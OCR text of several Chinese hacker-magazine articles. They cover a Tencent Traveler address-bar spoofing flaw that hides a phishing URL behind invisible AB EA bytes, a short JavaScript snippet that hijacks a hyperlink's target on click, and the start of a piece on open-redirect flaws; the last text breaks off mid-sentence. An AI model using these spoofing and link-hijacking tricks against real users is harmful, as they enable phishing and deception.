


图3

而腾讯则认为其自身的网页是安全的，不会在QQ聊天窗口中做出屏蔽提示，如图4所示。如果把链接地址改为网页木马地址，并通过恶意手段在QQ群中散播，其危害可想而知。




图4

事后，我又对网易的邮箱进行测试，发现也是可以利用的。此小漏洞只是为了提醒大家不要轻易地点击不明页面，当然，也不要用来搞破坏。

前置知识：无
关键词：漏洞、腾讯浏览器、地址欺骗

腾讯浏览器地址栏欺骗漏洞

文/图 爱无言

腾讯Tencent Traveler浏览器可以说是人人皆知了，使用QQ的朋友们可能都同时安装了Tencent Traveler浏览器。最新版本的Tencent Traveler浏览器为4.5版。它是以IE为架构的浏览器，但在很多方面却没有很好地处理好安全问题；同时，IE浏览器存在的一些安全隐患，Tencent Traveler浏览器也自然而然地带有了。

我测试了Tencent Traveler浏览器在Windows XP SP2+IE6系统下的安全能力，结果不容乐观，这里就先给大家介绍一个由于编码导致的网址欺骗漏洞。

首先，我们保存下面这段代码为一个网页文件："hacking"，再用Tencent Traveler浏览器打开这个网页文件，鼠标点击其中的超链接hacking，我们来看看Tencent Traveler浏览器的显示结果，如图1所示。可以看到，Tencent Traveler浏览器对空格进行了编码处理，空格变为了"%20"。




图1

为什么我们要做这个测试？其实目的很简单，我们想构建一个网址，这个网址看起来是一个合法的，就像www.baidu.com这样，但由于Tencent Traveler浏览器的地址栏显示有限，我们可以使得一个网址在Tencent Traveler浏览器地址栏中显示的部分类似于www.baidu.com，而后面是一串看不见的字符，这样用户就被视觉给欺骗了。可是常见的看不见字符一般我们知道的就是空格了，可惜的是空格在这里被Tencent Traveler浏览器编码为"%20"，因此，我们没能成功制造出欺骗用户的网址。

你会说，还有一个不可见的字符啊，Tab键产生的那个就是。我们再来测试测试，将前面代码中的空格用Tab键替换，再次访问该超级链接，你会发现这一次，Tencent Traveler浏览器将Tab键生成的不可见字符完全给过滤了。

是不是说，我们没有机会来制造欺骗性的网址了呢？现在，我们用WinHex打开前面的网页文件，在十六进制编辑窗口中进行一次修改。在ff.com后面加上"AB EA AB EA AB EA AB EA AB EA AB EA"，再使用Tencent Traveler浏览器访问这个新的网址，结果如图2所示。




图2


这一次我们发现，Tencent Traveler浏览器没有显示出任何编码，我们的AB EA字节成功地制造出来一个不可见的网址。

其实，AB EA字节组合对于IE6来说本身就是不可见的，因此我们就可以利用这个网址编码缺陷来制造一个欺骗网址，取得浏览器使用者的信任；甚至在某种程度上还可以进行网络钓鱼，制造出与网上银行一样的网页，但在网址上却是由真实的银行地址+多个AB EA字节组合而成的。

同样的道理，还可以建立以AB EA字节组合为名称的文件，这个文件作为一个网页文件来诱使用户访问。对于访问者而言，他只能看到部分网址，而文件地址却根本不可见，于是攻击者就可以借此来对用户进行更加深入的欺骗。

本文纯属技术探讨，任何以本文技术做违法事情的行为，与本文作者以及杂志社无关。

前置知识: 无
关键词: 漏洞、网页欺骗、劫持



网页欺骗技术之劫持超级链接

文/图 爱无言[E.S.T] 王鹏

在上一期的黑防中，我与大家分享了利用HTML+TIME技术来实现对网页元素有效期的控制。这种控制作用很大，可以帮助我们来实现对网页任意元素进行精确的控制，从而影响有效时间。当网页访问者试图访问这个被控制的网页元素时，结果往往可能是其已经被另外一个网页元素替代，从而导致访问者的行为发生变化。

之所以我们探讨这种网页元素被替换的技术，目的其实很简单。我们有时会想要制造一种能够欺骗网页访问用户的效果，说得通俗一点就像是网页钓鱼。用户明明确定自己访问的是一个正确的可信任的网页，可是最终访问的结果却是另外一个网页内容。

这种欺骗技术可以利用传统的域名地址的相近来实现，例如www.baidu.com与www.baidu.c0m这两个域名地址，最后的这个地址"com"中的字母"o"被一个数字"0"取代了，一个比较马虎的访问者往往不会在意到这个细节，于是他被恶意地欺骗了。

除此之外，欺骗技术还可以借用用户使用的浏览器存在的安全问题或者技术缺陷来实现。我们上一期的HTML+TIME技术就是这样一种成功实现的典型技术。今天，我们再来带领大家学习一种新的代码技巧，这种新的代码技巧也能够实现对用户访问网址的欺骗，并且它的利用可能要比HTML+TIME技术更加简单。

众所周知，网页中超级链接是引导用户访问网址最关键的部分。我们曾经利用HTML+TIME技术来让一个超级链接在用户点击访问的一瞬间失效，从而以打开另外一个网址取而代之，用户对此浑然不觉，于是就被成功欺骗了。

可是，HTML+TIME技术的时间把握却很难控制，有没有一种更好的办法来帮助我们解决这个问题呢？Clickjack技术！你一定会大声喊道。没错！Clickjack技术确实是一个非常有效的技术，它其实是在用户访问超级链接的一瞬间劫持了正常的访问地址，取而代之另外一个网址。不过看起来，它的代码有一点长，我们能不能写一个更加简单的代码来实现Clickjack技术呢？于是，我针对IE浏览器为大家写了一个十分简单的超级链接劫持代码，内容如下:

```
<html>
<head>
<title>hijack you!!!!!</title>
<script type="text/javascript">
function reLoad()
{
document.getElementById("address").href="http://192.168.0.3";
}
</script>
</head>
<body>
<a href="http://192.168.0.1" id="address" onclick="reLoad()">
```

点击这里测试一下!

```
</a>
</body>
</html>
```

首先，超级链接（ID为address）的目的地址为http://192.168.0.1。这个超级链接有一个事件处理函数reLoad()，作用是在该超级链接被鼠标点击时来进行响应处理。


处理的代码则是"document.getElementById("address").href="http://192.168.0.3";"，注意看这里的代码，将address超级链接的href属性进行了修改，修改为"http://192.168.0.3"。这就意味着我们好像将超级链接的目的网址给换成了192.168.0.3这个新的网址，结果是不是这样呢？

将上面这段代码保存成一个html网页文件，放置在服务器上，用IE访问这个网页，点击其中的"点击这里测试一下！"，会发现我们最终访问的网址确实是192.168.0.3这个网址，而不是192.168.0.1！

是不是很难以置信？一段小小的脚本代码竟然同样实现了对超级链接的劫持修改，新的网页欺骗技术看起来又被找到了！

由于工作繁忙，这个测试我只在IE6、IE8下进行了测试，不知道其他的浏览器会有什么结果，欢迎大家自行测试看看，最好能将你的测试结果拿到黑防的论坛上与我们一起分享！

前置知识：无
关键词：漏洞、欺骗性重定向、外部跳转



浅谈Google跳转漏洞

文/图 Purple

在日常搜索中，大家都会经常用到Google与百度等搜索网站，而Google作为全球最大的搜索引擎，在距上次爆出图片跳转漏洞（欺骗性重定向）后，还没到两个月的时间，再次爆出了跳转漏洞。是什么原因使大名鼎鼎的Google在连续的一段时间里倒在同一个枪口下呢？

欺骗性重定向（Deceptive redirects）是指把用户访问的第1个页面讯速重定向至一个内容完全不同的页面。鬼域（shadow Domain）是最常见的欺骗性重定向技术。通过欺骗性重定向，可以让用户访问另外一个网站或页面。

个人认为，重定性可以分为内部跳转与外部跳转。内部跳转与跨站（XSS）有点相似，但又有所区分。相似之处都是以在同个页面中显示另一个网站（页面）为主，从而进行钓鱼挂马等；区分则为跨站基本都是以"<iframe scr=网址width=0 height=0></iframe>"等方式显示，跳转则以"url="等显示。如"http://user.qzone.qq.com/88888888/?url=http://www.qq.com"则为内部跳转，如图1所示，在QQ空间里面显示QQ官方网站，而在内部跳转之前需要对"url="后面的参数进行过滤。

正常流程是获取URL右面的地址之后，判断这个地址是否合法，也就是"url="后面的链接是不是网站规定要显示的内部跳转地址，如果是则将其显示，反之如果是外部跳转地址就不显示。在QQ空间中，过滤已把qq.com、soso.com等定为内部跳转地址，所以我们可以在其空间中显示其网站出来。而如果内部跳转没有经过过滤的话，将会使所有的网站都可以经过内部跳转直接显示于当前网页中，从而进行钓

